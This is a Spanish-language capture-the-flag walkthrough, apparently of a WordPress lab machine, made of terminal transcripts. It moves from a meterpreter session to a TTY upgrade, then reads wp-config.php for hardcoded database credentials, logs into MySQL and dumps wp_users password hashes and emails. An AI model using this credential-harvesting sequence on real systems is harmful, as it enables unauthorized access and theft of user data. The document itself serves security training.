
```
meterpreter > cd home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2020-05-26 16:08:48 -0400  bjoel

meterpreter > cd bjoel
meterpreter > ls
Listing: /home/bjoel
====================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
020666/rw-rw-rw-  0      cha   2024-03-25 17:24:26 -0400  .bash_history
100644/rw-r--r--  220    fil   2018-04-04 14:30:26 -0400  .bash_logout
100644/rw-r--r--  3771   fil   2018-04-04 14:30:26 -0400  .bashrc
040700/rwx------  4096   dir   2020-05-25 09:15:58 -0400  .cache
040700/rwx------  4096   dir   2020-05-25 09:15:58 -0400  .gnupg
100644/rw-r--r--  807    fil   2018-04-04 14:30:26 -0400  .profile
100644/rw-r--r--  0      fil   2020-05-25 09:16:22 -0400  .sudo_as_admin_successful
100644/rw-r--r--  69106  fil   2020-05-26 14:33:24 -0400  Billy_Joel_Termination_May20-2020.pdf
100644/rw-r--r--  57     fil   2020-05-26 16:08:47 -0400  user.txt

meterpreter > 
```

Accedemos a una shell y hacemos un tratamiento de la tty




```
meterpreter > shell
Process 1833 created.
Channel 12 created.
script /dev/null -c bash
Script started, file is /dev/null
www-data@blog:/$ stty raw -echo;fg
stty raw -echo;fg
bash: fg: current: no such job
www-data@blog:/$ xterm

Command 'xterm' not found, but can be installed with:

apt install xterm
Please ask your administrator.

www-data@blog:/$ export SHELL=bash TERM=xterm
www-data@blog:/$ 
```

Vemos el archivo de configuración del wordpress para ver credenciales hardcodeada




```
www-data@blog:/$ cd /var/www/wordpress
www-data@blog:/var/www/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

/* Custom */
/*
define('WP_HOME', '/');
define('WP_SITEURL', '/'); */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'blog');

/** MySQL database username */
define('DB_USER', 'wordpressuser');

/** MySQL database password */
define('DB_PASSWORD', 'LittleYellowLamp90!@');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/** Custom FS Method */
```

Ingresamos dentro de la base de datos con las credenciales y buscamos dentro de wp_users



```
$table_prefix  = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the Codex.
 *
 * @link https://codex.wordpress.org/Debugging_in_WordPress
 */
define('WP_DEBUG', false);

/* That's all, stop editing! Happy blogging. */

/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
        define('ABSPATH', dirname(__FILE__) . '/');

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
www-data@blog:/var/www/wordpress$ mysql -u wordpressuser -p
Enter password: LittleYellowLamp90!@

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 32490
Server version: 5.7.30-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases<
show databases<
    → ;
;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| blog               |
+--------------------+
2 rows in set (0.00 sec)

mysql> █
```




```
mysql> use blog;
use blog;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----------------------+
| Tables_in_blog        |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users
select * from wp_users
    → ;
;
+----+------------+------------------------------------+---------------+------------------------------+----------+---------------------+---------------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email                   | user_url | user_registered     | user_activation_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+------------------------------+----------+---------------------+---------------------+-------------+---------------+
|  1 | bjoel      | $P$BjoFHe8zIyjnQe/CBvaltzzC6ckPcO/ | bjoel         | nconkl1@outlook.com          |          | 2020-05-26 03:52:26 |                     |           0 | Billy Joel    |
|  3 | kwheel     | $P$BedNwvQ29vr1TPd80CDl6WnHyjr8te. | kwheel        | zlbiydwrtfjhmuuymk@ttirv.net |          | 2020-05-26 03:57:39 |                     |           0 | Karen Wheeler |
+----+------------+------------------------------------+---------------+------------------------------+----------+---------------------+---------------------+-------------+---------------+
2 rows in set (0.00 sec)

mysql> █
```

Encontramos dos entradas:

ID 1 bjoel $P$BjoFHe8zIyjnQe/CBvaltzzC6ckPcO/
ID 3 kwheel $P$BedNwvQ29vr1TPd80CDl6WnHyjr8te.

